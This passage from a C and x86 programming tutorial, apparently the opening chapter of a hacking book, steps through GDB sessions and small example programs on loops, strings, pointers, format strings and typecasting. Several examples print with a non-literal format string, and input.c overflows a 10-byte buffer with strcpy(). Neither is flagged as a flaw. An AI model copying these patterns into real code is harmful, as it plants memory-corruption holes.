0x804839f <main+43>:    lea    eax,[ebp-4]
(gdb) print $ebp - 4
$2 = (void *) 0xbffff804
(gdb) x/x $2
0xbffff804:     0x00000000
(gdb) i r eax
eax            0xd      13
(gdb) nexti
0x080483a2      6         for(i=0; i < 10; i++)
(gdb) i r eax
eax            0xbffff804       -1073743868
(gdb) x/xw $eax
0xbffff804:     0x00000000
(gdb) x/dw $eax
0xbffff804:     0
(gdb)
```

The following `inc` instruction will increment the value found at this address (now stored in the EAX register) by 1. The execution of this instruction is also shown below.

```
(gdb) x/i $eip
0x80483a2 <main+46>:    inc    DWORD PTR [eax]
(gdb) x/dw $eax
0xbffff804:     0
(gdb) nexti
0x080483a4      6         for(i=0; i < 10; i++)
(gdb) x/dw $eax
0xbffff804:     1
(gdb)
```

The end result is the value stored at the memory address EBP minus 4 (`0xbffff804`), incremented by 1. This behavior corresponds to a portion of C code in which the variable `i` is incremented in the for loop.

The next instruction is an unconditional jump instruction.

```
(gdb) x/i $eip
0x80483a4 <main+48>:    jmp    0x804838b <main+23>
(gdb)
```

When this instruction is executed, it will send the program back to the instruction at address `0x804838b`. It does this by simply setting EIP to that value.

Looking at the full disassembly again, you should be able to tell which parts of the C code have been compiled into which machine instructions.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:    push   ebp
0x08048375 <main+1>:    mov    ebp,esp
0x08048377 <main+3>:    sub    esp,0x8
0x0804837a <main+6>:    and    esp,0xfffffff0
0x0804837d <main+9>:    mov    eax,0x0
0x08048382 <main+14>:   sub    esp,eax
0x08048384 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:   jle    0x8048393 <main+31>
0x08048391 <main+29>:   jmp    0x80483a6 <main+50>
0x08048393 <main+31>:   mov    DWORD PTR [esp],0x8048484
0x0804839a <main+38>:   call   0x80482a0 <printf@plt>
0x0804839f <main+43>:   lea    eax,[ebp-4]
0x080483a2 <main+46>:   inc    DWORD PTR [eax]
0x080483a4 <main+48>:   jmp    0x804838b <main+23>
0x080483a6 <main+50>:   leave
0x080483a7 <main+51>:   ret
End of assembler dump.
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5         int i;
6         for(i=0; i < 10; i++)
7         {
8           printf("Hello, world!\n");
9         }
10      }
(gdb)
```

The instructions shown in bold make up the for loop, and the instructions in italics are the `printf()` call found within the loop. The program execution will jump back to the compare instruction, continue to execute the `printf()` call, and increment the counter variable until it finally equals 10. At this point the conditional `jle` instruction won't execute; instead, the instruction pointer will continue to the unconditional jump instruction, which exits the loop and ends the program.

0x260 Back to Basics

Now that the idea of programming is less abstract, there are a few other important concepts to know about C. Assembly language and computer processors existed before higher-level programming languages, and many modern programming concepts have evolved through time. In the same way that knowing a little about Latin can greatly improve one's understanding of the English language, knowledge of low-level programming concepts can assist the comprehension of higher-level ones. When continuing to the next section, remember that C code must be compiled into machine instructions before it can do anything.

0x261 Strings

The value `"Hello, world!\n"` passed to the `printf()` function in the previous program is a string—technically, a character array. In C, an *array* is simply a list of *n* elements of a specific data type. A 20-character array is simply 20 adjacent characters located in memory. Arrays are also referred to as *buffers*. The char_array.c program is an example of a character array.

char_array.c

```
#include <stdio.h>
int main()
{
  char str_a[20];
  str_a[0]  = 'H';
  str_a[1]  = 'e';
  str_a[2]  = 'l';
  str_a[3]  = 'l';
  str_a[4]  = 'o';
  str_a[5]  = ',';
  str_a[6]  = ' ';
  str_a[7]  = 'w';
  str_a[8]  = 'o';
  str_a[9]  = 'r';
  str_a[10] = 'l';
  str_a[11] = 'd';
  str_a[12] = '!';
  str_a[13] = '\n';
  str_a[14] = 0;
  printf(str_a);
}
```

The GCC compiler can also be given the `-o` switch to define the output file to compile to. This switch is used below to compile the program into an executable binary called `char_array`.

```
reader@hacking:~/booksrc $ gcc -o char_array char_array.c
reader@hacking:~/booksrc $ ./char_array
Hello, world!
reader@hacking:~/booksrc $
```

In the preceding program, a 20-element character array is defined as `str_a`, and each element of the array is written to, one by one. Notice that the number begins at 0, as opposed to 1. Also notice that the last character is a 0. (This is also called a *null byte*.) The character array was defined, so 20 bytes are allocated for it, but only 12 of these bytes are actually used. The null byte at the end is used as a delimiter character to tell any function that is dealing with the string to stop operations right there. The remaining extra bytes are just garbage and will be ignored. If a null byte is inserted in the fifth element of the character array, only the characters `Hello` would be printed by the `printf()` function.

Since setting each character in a character array is painstaking and strings are used fairly often, a set of standard functions was created for string manipulation. For example, the `strcpy()` function will copy a string from a source to a destination, iterating through the source string and copying each byte to the destination (and stopping after it copies the null termination byte). The order of the function's arguments is similar to Intel assembly syntax: destination first and then source. The char_array.c program can be rewritten using `strcpy()` to accomplish the same thing using the string library. The next version of the char_array program shown below includes string.h since it uses a string function.

char_array2.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char str_a[20];

   strcpy(str_a, "Hello, world!\n");
   printf(str_a);
}
```

Let's take a look at this program with GDB. In the output below, the compiled program is opened with GDB and breakpoints are set before, in, and after the `strcpy()` call shown in bold. The debugger will pause the program at each breakpoint, giving us a chance to examine registers and memory. The `strcpy()` function's code comes from a shared library, so the breakpoint in this function can't actually be set until the program is executed.

```
reader@hacking:~/booksrc $ gcc -g -o char_array2 char_array2.c
reader@hacking:~/booksrc $ gdb -q ./char_array2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5          char str_a[20];
6
7          strcpy(str_a, "Hello, world!\n");
8          printf(str_a);
9       }
(gdb) break 6
Breakpoint 1 at 0x80483c4: file char_array2.c, line 6.
(gdb) break strcpy
```

```
Function "strcpy" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (strcpy) pending.
(gdb) break 8
Breakpoint 3 at 0x80483d7: file char_array2.c, line 8.
(gdb)
```

When the program is run, the strcpy() breakpoint is resolved. At each breakpoint, we're going to look at EIP and the instructions it points to. Notice that the memory location for EIP at the middle breakpoint is different.

```
(gdb) run
Starting program: /home/reader/booksrc/char_array2
Breakpoint 4 at 0xb7f076f4
Pending breakpoint "strcpy" resolved

Breakpoint 1, main () at char_array2.c:7
7          strcpy(str_a, "Hello, world!\n");
(gdb) i r eip
eip            0x80483c4        0x80483c4 <main+16>
(gdb) x/5i $eip
0x80483c4 <main+16>:    mov    DWORD PTR [esp+4],0x80484c4
0x80483cc <main+24>:    lea    eax,[ebp-40]
0x80483cf <main+27>:    mov    DWORD PTR [esp],eax
0x80483d2 <main+30>:    call   0x80482c4 <strcpy@plt>
0x80483d7 <main+35>:    lea    eax,[ebp-40]
(gdb) continue
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r eip
eip            0xb7f076f4       0xb7f076f4 <strcpy+4>
(gdb) x/5i $eip
0xb7f076f4 <strcpy+4>:  mov    esi,DWORD PTR [ebp+8]
0xb7f076f7 <strcpy+7>:  mov    eax,DWORD PTR [ebp+12]
0xb7f076fa <strcpy+10>: mov    ecx,esi
0xb7f076fc <strcpy+12>: sub    ecx,eax
0xb7f076fe <strcpy+14>: mov    edx,eax
(gdb) continue
Continuing.

Breakpoint 3, main () at char_array2.c:8
8          printf(str_a);
(gdb) i r eip
eip            0x80483d7        0x80483d7 <main+35>
(gdb) x/5i $eip
0x80483d7 <main+35>:    lea    eax,[ebp-40]
0x80483da <main+38>:    mov    DWORD PTR [esp],eax
0x80483dd <main+41>:    call   0x80482d4 <printf@plt>
0x80483e2 <main+46>:    leave
0x80483e3 <main+47>:    ret
(gdb)
```

The address in EIP at the middle breakpoint is different because the code for the strcpy() function comes from a loaded library. In fact, the debugger shows EIP for the middle breakpoint in the strcpy() function, while EIP at the other two breakpoints is in the main() function. I'd like to point out that EIP is able to travel from the main code to the strcpy() code and back again. Each time a function is called, a record is kept on a data structure simply called the stack. The *stack* lets EIP return through long chains of function calls. In GDB, the bt command can be used to backtrace the stack. In the output below, the stack backtrace is shown at each breakpoint.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/char_array2
Error in re-setting breakpoint 4:
Function "strcpy" not defined.

Breakpoint 1, main () at char_array2.c:7
7         strcpy(str_a, "Hello, world!\n");
(gdb) bt
#0  main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) bt
#0  0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
#1  0x080483d7 in main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 3, main () at char_array2.c:8
8         printf(str_a);
(gdb) bt
#0  main () at char_array2.c:8
(gdb)
```

At the middle breakpoint, the backtrace of the stack shows its record of the strcpy() call. Also, you may notice that the strcpy() function is at a slightly different address during the second run. This is due to an exploit protection method that is turned on by default in the Linux kernel since 2.6.11. We will talk about this protection in more detail later.

0x262 Signed, Unsigned, Long, and Short

By default, numerical values in C are signed, which means they can be both negative and positive. In contrast, unsigned values don't allow negative numbers. Since it's all just memory in the end, all numerical values must be stored in binary, and unsigned values make the most sense in binary. A 32-bit unsigned integer can contain values from 0 (all binary 0s) to 4,294,967,295 (all binary 1s). A 32-bit signed integer is still just 32 bits, which means it can only be in one of 2^{32} possible bit combinations. This allows 32-bit signed integers to range from −2,147,483,648 to 2,147,483,647. Essentially, one of the bits is a flag marking the value positive or negative. Positively signed values look the same as unsigned values, but negative numbers are stored differently using a method called two's complement. *Two's complement* represents negative numbers in a form suited for binary adders—when a negative value in two's complement is added to a positive number of the same magnitude, the result will be 0. This is done by first writing the positive number in binary, then inverting all the bits, and finally adding 1. It sounds strange, but it works and allows negative numbers to be added in combination with positive numbers using simple binary adders.

This can be explored quickly on a smaller scale using `pcalc`, a simple programmer's calculator that displays results in decimal, hexadecimal, and binary formats. For simplicity's sake, 8-bit numbers are used in this example.

```
reader@hacking:~/booksrc $ pcalc 0y01001001
        73              0x49            0y1001001
reader@hacking:~/booksrc $ pcalc 0y10110110 + 1
        183             0xb7            0y10110111
reader@hacking:~/booksrc $ pcalc 0y01001001 + 0y10110111
        256             0x100           0y100000000
reader@hacking:~/booksrc $
```

First, the binary value 01001001 is shown to be positive 73. Then all the bits are flipped, and 1 is added to result in the two's complement representation for negative 73, 10110111. When these two values are added together, the result of the original 8 bits is 0. The program `pcalc` shows the value 256 because it's not aware that we're only dealing with 8-bit values. In a binary adder, that carry bit would just be thrown away because the end of the variable's memory would have been reached. This example might shed some light on how two's complement works its magic.

In C, variables can be declared as unsigned by simply prepending the keyword `unsigned` to the declaration. An unsigned integer would be declared with `unsigned int`. In addition, the size of numerical variables can be extended or shortened by adding the keywords `long` or `short`. The actual sizes will vary depending on the architecture the code is compiled for. The language of C provides a macro called `sizeof()` that can determine the size of certain data types. This works like a function that takes a data type as its input and returns the size of a variable declared with that data type for the target architecture. The datatype_sizes.c program explores the sizes of various data types, using the `sizeof()` function.

datatype_sizes.c

```
#include <stdio.h>

int main() {
   printf("The 'int' data type is\t\t %d bytes\n", sizeof(int));
```

```
    printf("The 'unsigned int' data type is\t %d bytes\n", sizeof(unsigned int));
    printf("The 'short int' data type is\t %d bytes\n", sizeof(short int));
    printf("The 'long int' data type is\t %d bytes\n", sizeof(long int));
    printf("The 'long long int' data type is %d bytes\n", sizeof(long long int));
    printf("The 'float' data type is\t %d bytes\n", sizeof(float));
    printf("The 'char' data type is\t\t %d bytes\n", sizeof(char));
}
```

This piece of code uses the `printf()` function in a slightly different way. It uses something called a format specifier to display the value returned from the `sizeof()` function calls. Format specifiers will be explained in depth later, so for now, let's just focus on the program's output.

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
The 'int' data type is          4 bytes
The 'unsigned int' data type is  4 bytes
The 'short int' data type is     2 bytes
The 'long int' data type is      4 bytes
The 'long long int' data type is 8 bytes
The 'float' data type is         4 bytes
The 'char' data type is          1 bytes
reader@hacking:~/booksrc $
```

As previously stated, both signed and unsigned integers are four bytes in size on the *x*86 architecture. A float is also four bytes, while a char only needs a single byte. The `long` and `short` keywords can also be used with floating-point variables to extend and shorten their sizes.

0x263 Pointers

The EIP register is a pointer that "points" to the current instruction during a program's execution by containing its memory address. The idea of pointers is used in C, also. Since the physical memory cannot actually be moved, the information in it must be copied. It can be very computationally expensive to copy large chunks of memory to be used by different functions or in different places. This is also expensive from a memory standpoint, since space for the new destination copy must be saved or allocated before the source can be copied. Pointers are a solution to this problem. Instead of copying a large block of memory, it is much simpler to pass around the address of the beginning of that block of memory.

Pointers in C can be defined and used like any other variable type. Since memory on the *x*86 architecture uses 32-bit addressing, pointers are also 32 bits in size (4 bytes). Pointers are defined by prepending an asterisk (*) to the variable name. Instead of defining a variable of that type, a pointer is defined as something that points to data of that type. The pointer.c program is an example of a pointer being used with the `char` data type, which is only 1 byte in size.

pointer.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char str_a[20];  // A 20-element character array
   char *pointer;   // A pointer, meant for a character array
   char *pointer2;  // And yet another one

   strcpy(str_a, "Hello, world!\n");
   pointer = str_a; // Set the first pointer to the start of the array.
   printf(pointer);

   pointer2 = pointer + 2; // Set the second one 2 bytes further in.
   printf(pointer2);       // Print it.
   strcpy(pointer2, "y you guys!\n"); // Copy into that spot.
   printf(pointer);        // Print again.
}
```

As the comments in the code indicate, the first pointer is set at the beginning of the character array. When the character array is referenced like this, it is actually a pointer itself. This is how this buffer was passed as a pointer to the `printf()` and `strcpy()` functions earlier. The second pointer is set to the first pointer's address plus two, and then some things are printed (shown in the output below).

```
reader@hacking:~/booksrc $ gcc -o pointer pointer.c
reader@hacking:~/booksrc $ ./pointer
Hello, world!
llo, world!
Hey you guys!
reader@hacking:~/booksrc $
```

Let's take a look at this with GDB. The program is recompiled, and a breakpoint is set on the tenth line of the source code. This will stop the program after the `"Hello, world!\n"` string has been copied into the `str_a` buffer and the pointer variable is set to the beginning of it.

```
reader@hacking:~/booksrc $ gcc -g -o pointer pointer.c
reader@hacking:~/booksrc $ gdb -q ./pointer
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5          char str_a[20];  // A 20-element character array
6          char *pointer;   // A pointer, meant for a character array
```

```
7         char *pointer2;  // And yet another one
8
9         strcpy(str_a, "Hello, world!\n");
10        pointer = str_a; // Set the first pointer to the start of the array.
(gdb)
11        printf(pointer);
12
13        pointer2 = pointer + 2; // Set the second one 2 bytes further in.
14        printf(pointer2);       // Print it.
15        strcpy(pointer2, "y you guys!\n"); // Copy into that spot.
16        printf(pointer);        // Print again.
17     }
(gdb) break 11
Breakpoint 1 at 0x80483dd: file pointer.c, line 11.
(gdb) run
Starting program: /home/reader/booksrc/pointer

Breakpoint 1, main () at pointer.c:11
11        printf(pointer);
(gdb) x/xw pointer
0xbffff7e0:     0x6c6c6548
(gdb) x/s pointer
0xbffff7e0:      "Hello, world!\n"
(gdb)
```

When the pointer is examined as a string, it's apparent that the given string is there and is located at memory address `0xbffff7e0`. Remember that the string itself isn't stored in the pointer variable—only the memory address `0xbffff7e0` is stored there.

In order to see the actual data stored in the pointer variable, you must use the address-of operator. The address-of operator is a *unary operator*, which simply means it operates on a single argument. This operator is just an ampersand (`&`) prepended to a variable name. When it's used, the address of that variable is returned, instead of the variable itself. This operator exists both in GDB and in the C programming language.

```
(gdb) x/xw &pointer
0xbffff7dc:     0xbffff7e0
(gdb) print &pointer
$1 = (char **) 0xbffff7dc
(gdb) print pointer
$2 = 0xbffff7e0 "Hello, world!\n"
(gdb)
```

When the address-of operator is used, the pointer variable is shown to be located at the address `0xbffff7dc` in memory, and it contains the address `0xbffff7e0`.

The address-of operator is often used in conjunction with pointers, since pointers contain memory addresses. The addressof.c program demonstrates the address-of operator being used to put the address of an integer variable into a pointer. This line is shown in bold below.

addressof.c

```
#include <stdio.h>

int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // put the address of int_var into int_ptr
}
```

The program itself doesn't actually output anything, but you can probably guess what happens, even before debugging with GDB.

```
reader@hacking:~/booksrc $ gcc -g addressof.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2
3       int main() {
4               int int_var = 5;
5               int *int_ptr;
6
7               int_ptr = &int_var; // Put the address of int_var into int_ptr.
8       }
(gdb) break 8
Breakpoint 1 at 0x8048361: file addressof.c, line 8.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at addressof.c:8
8       }
(gdb) print int_var
$1 = 5
(gdb) print &int_var
$2 = (int *) 0xbffff804
(gdb) print int_ptr
$3 = (int *) 0xbffff804
(gdb) print &int_ptr
$4 = (int **) 0xbffff800
(gdb)
```

As usual, a breakpoint is set and the program is executed in the debugger. At this point the majority of the program has executed. The first `print` command shows the value of `int_var`, and the second shows its address using the address-of operator. The next two print commands show that `int_ptr` contains the address of `int_var`, and they also show the address of the `int_ptr` for good measure.

An additional unary operator called the *dereference* operator exists for use with pointers. This operator will return the data found in the address the pointer is pointing to, instead of the address itself. It takes the form of an asterisk in front of the variable name, similar to the declaration of a pointer. Once again, the dereference operator exists both in GDB and in C. Used in GDB, it can retrieve the integer value `int_ptr` points to.

```
(gdb) print *int_ptr
$5 = 5
```

A few additions to the addressof.c code (shown in addressof2.c) will demonstrate all of these concepts. The added `printf()` functions use format parameters, which I'll explain in the next section. For now, just focus on the program's output.

addressof2.c

```
#include <stdio.h>

int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // Put the address of int_var into int_ptr.

   printf("int_ptr = 0x%08x\n", int_ptr);
   printf("&int_ptr = 0x%08x\n", &int_ptr);
   printf("*int_ptr = 0x%08x\n\n", *int_ptr);

   printf("int_var is located at 0x%08x and contains %d\n", &int_var, int_var);
   printf("int_ptr is located at 0x%08x, contains 0x%08x, and points to %d\n\n",
      &int_ptr, int_ptr, *int_ptr);
}
```

The results of compiling and executing addressof2.c are as follows.

```
reader@hacking:~/booksrc $ gcc addressof2.c
reader@hacking:~/booksrc $ ./a.out
int_ptr = 0xbffff834
&int_ptr = 0xbffff830
*int_ptr = 0x00000005

int_var is located at 0xbffff834 and contains 5
int_ptr is located at 0xbffff830, contains 0xbffff834, and points to 5

reader@hacking:~/booksrc $
```

When the unary operators are used with pointers, the address-of operator can be thought of as moving backward, while the dereference operator moves forward in the direction the pointer is pointing.

0x264 Format Strings

The printf() function can be used to print more than just fixed strings. This function can also use format strings to print variables in many different formats. A *format string* is just a character string with special escape sequences that tell the function to insert variables printed in a specific format in place of the escape sequence. The way the printf() function has been used in the previous programs, the "Hello, world!\n" string technically is the format string; however, it is devoid of special escape sequences. These *escape sequences* are also called *format parameters*, and for each one found in the format string, the function is expected to take an additional argument. Each format parameter begins with a percent sign (%) and uses a single-character shorthand very similar to formatting characters used by GDB's examine command.

Parameter	Output Type
%d	Decimal
%u	Unsigned decimal
%x	Hexadecimal

All of the preceding format parameters receive their data as values, not pointers to values. There are also some format parameters that expect pointers, such as the following.

Parameter	Output Type
%s	String
%n	Number of bytes written so far

The %s format parameter expects to be given a memory address; it prints the data at that memory address until a null byte is encountered. The %n format parameter is unique in that it actually writes data. It also expects to be given a memory address, and it writes the number of bytes that have been written so far into that memory address.

For now, our focus will just be the format parameters used for displaying data. The fmt_strings.c program shows some examples of different format parameters.

fmt_strings.c

```
#include <stdio.h>

int main() {
   char string[10];
   int A = -73;
   unsigned int B = 31337;

   strcpy(string, "sample");
```

```
    // Example of printing with different format string
    printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
    printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
    printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
    printf("[string] %s  Address %08x\n", string, string);

    // Example of unary address operator (dereferencing) and a %x format string
    printf("variable A is at address: %08x\n", &A);
}
```

In the preceding code, additional variable arguments are passed to each `printf()` call for every format parameter in the format string. The final `printf()` call uses the argument `&A`, which will provide the address of the variable `A`. The program's compilation and execution are as follows.

```
reader@hacking:~/booksrc $ gcc -o fmt_strings fmt_strings.c
reader@hacking:~/booksrc $ ./fmt_strings
[A] Dec: -73, Hex: ffffffb7, Unsigned: 4294967223
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample  Address bffff870
variable A is at address: bffff86c
reader@hacking:~/booksrc $
```

The first two calls to `printf()` demonstrate the printing of variables `A` and `B`, using different format parameters. Since there are three format parameters in each line, the variables `A` and `B` need to be supplied three times each. The `%d` format parameter allows for negative values, while `%u` does not, since it is expecting unsigned values.

When the variable `A` is printed using the `%u` format parameter, it appears as a very high value. This is because `A` is a negative number stored in two's complement, and the format parameter is trying to print it as if it were an unsigned value. Since two's complement flips all the bits and adds one, the very high bits that used to be zero are now one.

The third line in the example, labeled `[field width on B]`, shows the use of the field-width option in a format parameter. This is just an integer that designates the minimum field width for that format parameter. However, this is not a maximum field width—if the value to be outputted is greater than the field width, the field width will be exceeded. This happens when 3 is used, since the output data needs 5 bytes. When 10 is used as the field width, 5 bytes of blank space are outputted before the output data. Additionally, if a field width value begins with a 0, this means the field should be padded with zeros. When 08 is used, for example, the output is 00031337.

The fourth line, labeled `[string]`, simply shows the use of the `%s` format parameter. Remember that the variable string is actually a pointer containing the address of the string, which works out wonderfully, since the `%s` format parameter expects its data to be passed by reference.

The final line just shows the address of the variable A, using the unary address operator to dereference the variable. This value is displayed as eight hexadecimal digits, padded by zeros.

As these examples show, you should use %d for decimal, %u for unsigned, and %x for hexadecimal values. Minimum field widths can be set by putting a number right after the percent sign, and if the field width begins with 0, it will be padded with zeros. The %s parameter can be used to print strings and should be passed the address of the string. So far, so good.

Format strings are used by an entire family of standard I/O functions, including scanf(), which basically works like printf() but is used for input instead of output. One key difference is that the scanf() function expects all of its arguments to be pointers, so the arguments must actually be variable addresses—not the variables themselves. This can be done using pointer variables or by using the unary address operator to retrieve the address of the normal variables. The input.c program and execution should help explain.

input.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char message[10];
   int count, i;

   strcpy(message, "Hello, world!");

   printf("Repeat how many times? ");
   scanf("%d", &count);

   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, message);
}
```

In input.c, the scanf() function is used to set the count variable. The output below demonstrates its use.

```
reader@hacking:~/booksrc $ gcc -o input input.c
reader@hacking:~/booksrc $ ./input
Repeat how many times? 3
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
reader@hacking:~/booksrc $ ./input
Repeat how many times? 12
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
  3 - Hello, world!
  4 - Hello, world!
  5 - Hello, world!
  6 - Hello, world!
```

```
  7 - Hello, world!
  8 - Hello, world!
  9 - Hello, world!
 10 - Hello, world!
 11 - Hello, world!
reader@hacking:~/booksrc $
```

Format strings are used quite often, so familiarity with them is valuable. In addition, the ability to output the values of variables allows for debugging in the program, without the use of a debugger. Having some form of immediate feedback is fairly vital to the hacker's learning process, and something as simple as printing the value of a variable can allow for lots of exploitation.

0x265 Typecasting

Typecasting is simply a way to temporarily change a variable's data type, despite how it was originally defined. When a variable is typecast into a different type, the compiler is basically told to treat that variable as if it were the new data type, but only for that operation. The syntax for typecasting is as follows:

```
(typecast_data_type) variable
```

This can be used when dealing with integers and floating-point variables, as typecasting.c demonstrates.

typecasting.c

```
#include <stdio.h>

int main() {
   int a, b;
   float c, d;

   a = 13;
   b = 5;

   c = a / b;                   // Divide using integers.
   d = (float) a / (float) b;  // Divide integers typecast as floats.

   printf("[integers]\t a = %d\t b = %d\n", a, b);
   printf("[floats]\t c = %f\t d = %f\n", c, d);
}
```

The results of compiling and executing typecasting.c are as follows.

```
reader@hacking:~/booksrc $ gcc typecasting.c
reader@hacking:~/booksrc $ ./a.out
[integers]       a = 13  b = 5
[floats]         c = 2.000000    d = 2.600000
reader@hacking:~/booksrc $
```

As discussed earlier, dividing the integer 13 by 5 will round down to the incorrect answer of 2, even if this value is being stored into a floating-point variable. However, if these integer variables are typecast into floats, they will be treated as such. This allows for the correct calculation of 2.6.

This example is illustrative, but where typecasting really shines is when it is used with pointer variables. Even though a pointer is just a memory address, the C compiler still demands a data type for every pointer. One reason for this is to try to limit programming errors. An integer pointer should only point to integer data, while a character pointer should only point to character data. Another reason is for pointer arithmetic. An integer is four bytes in size, while a character only takes up a single byte. The pointer_types.c program will demonstrate and explain these concepts further. This code uses the format parameter `%p` to output memory addresses. This is shorthand meant for displaying pointers and is basically equivalent to `0x%08x`.

pointer_types.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = char_array;
   int_pointer = int_array;

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[integer pointer] points to %p, which contains the integer %d\n",
            int_pointer, *int_pointer);
      int_pointer = int_pointer + 1;
   }

   for(i=0; i < 5; i++) { // Iterate through the char array with the char_pointer.
      printf("[char pointer] points to %p, which contains the char '%c'\n",
            char_pointer, *char_pointer);
      char_pointer = char_pointer + 1;
   }
}
```

In this code two arrays are defined in memory—one containing integer data and the other containing character data. Two pointers are also defined, one with the integer data type and one with the character data type, and they are set to point at the start of the corresponding data arrays. Two separate for loops iterate through the arrays using pointer arithmetic to adjust the pointer to point at the next value. In the loops, when the integer and character values are actually printed with the %d and %c format parameters, notice that the corresponding printf() arguments must dereference the pointer variables. This is done using the unary * operator and has been marked above in bold.

```
reader@hacking:~/booksrc $ gcc pointer_types.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
reader@hacking:~/booksrc $
```

Even though the same value of 1 is added to int_pointer and char_pointer in their respective loops, the compiler increments the pointer's addresses by different amounts. Since a char is only 1 byte, the pointer to the next char would naturally also be 1 byte over. But since an integer is 4 bytes, a pointer to the next integer has to be 4 bytes over.

In pointer_types2.c, the pointers are juxtaposed such that the int_pointer points to the character data and vice versa. The major changes to the code are marked in bold.

pointer_types2.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = int_array; // The char_pointer and int_pointer now
   int_pointer = char_array; // point to incompatible data types.

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[integer pointer] points to %p, which contains the char '%c'\n",
            int_pointer, *int_pointer);
      int_pointer = int_pointer + 1;
   }

   for(i=0; i < 5; i++) { // Iterate through the char array with the char_pointer.
```

```
      printf("[char pointer] points to %p, which contains the integer %d\n",
            char_pointer, *char_pointer);
      char_pointer = char_pointer + 1;
   }
}
```

The output below shows the warnings spewed forth from the compiler.

```
reader@hacking:~/booksrc $ gcc pointer_types2.c
pointer_types2.c: In function `main':
pointer_types2.c:12: warning: assignment from incompatible pointer type
pointer_types2.c:13: warning: assignment from incompatible pointer type
reader@hacking:~/booksrc $
```

In an attempt to prevent programming mistakes, the compiler gives warnings about pointers that point to incompatible data types. But the compiler and perhaps the programmer are the only ones that care about a pointer's type. In the compiled code, a pointer is nothing more than a memory address, so the compiler will still compile the code if a pointer points to an incompatible data type—it simply warns the programmer to anticipate unexpected results.

```
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff810, which contains the char 'a'
[integer pointer] points to 0xbffff814, which contains the char 'e'
[integer pointer] points to 0xbffff818, which contains the char '8'
[integer pointer] points to 0xbffff81c, which contains the char '
[integer pointer] points to 0xbffff820, which contains the char '?'
[char pointer] points to 0xbffff7f0, which contains the integer 1
[char pointer] points to 0xbffff7f1, which contains the integer 0
[char pointer] points to 0xbffff7f2, which contains the integer 0
[char pointer] points to 0xbffff7f3, which contains the integer 0
[char pointer] points to 0xbffff7f4, which contains the integer 2
reader@hacking:~/booksrc $
```

Even though the `int_pointer` points to character data that only contains 5 bytes of data, it is still typed as an integer. This means that adding 1 to the pointer will increment the address by 4 each time. Similarly, the `char_pointer`'s address is only incremented by 1 each time, stepping through the 20 bytes of integer data (five 4-byte integers), one byte at a time. Once again, the little-endian byte order of the integer data is apparent when the 4-byte integer is examined one byte at a time. The 4-byte value of `0x00000001` is actually stored in memory as `0x01`, `0x00`, `0x00`, `0x00`.

There will be situations like this in which you are using a pointer that points to data with a conflicting type. Since the pointer type determines the size of the data it points to, it's important that the type is correct. As you can see in pointer_types3.c below, typecasting is just a way to change the type of a variable on the fly.

pointer_types3.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = (char *) int_array; // Typecast into the
   int_pointer = (int *) char_array;  // pointer's data type.

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[integer pointer] points to %p, which contains the char '%c'\n",
            int_pointer, *int_pointer);
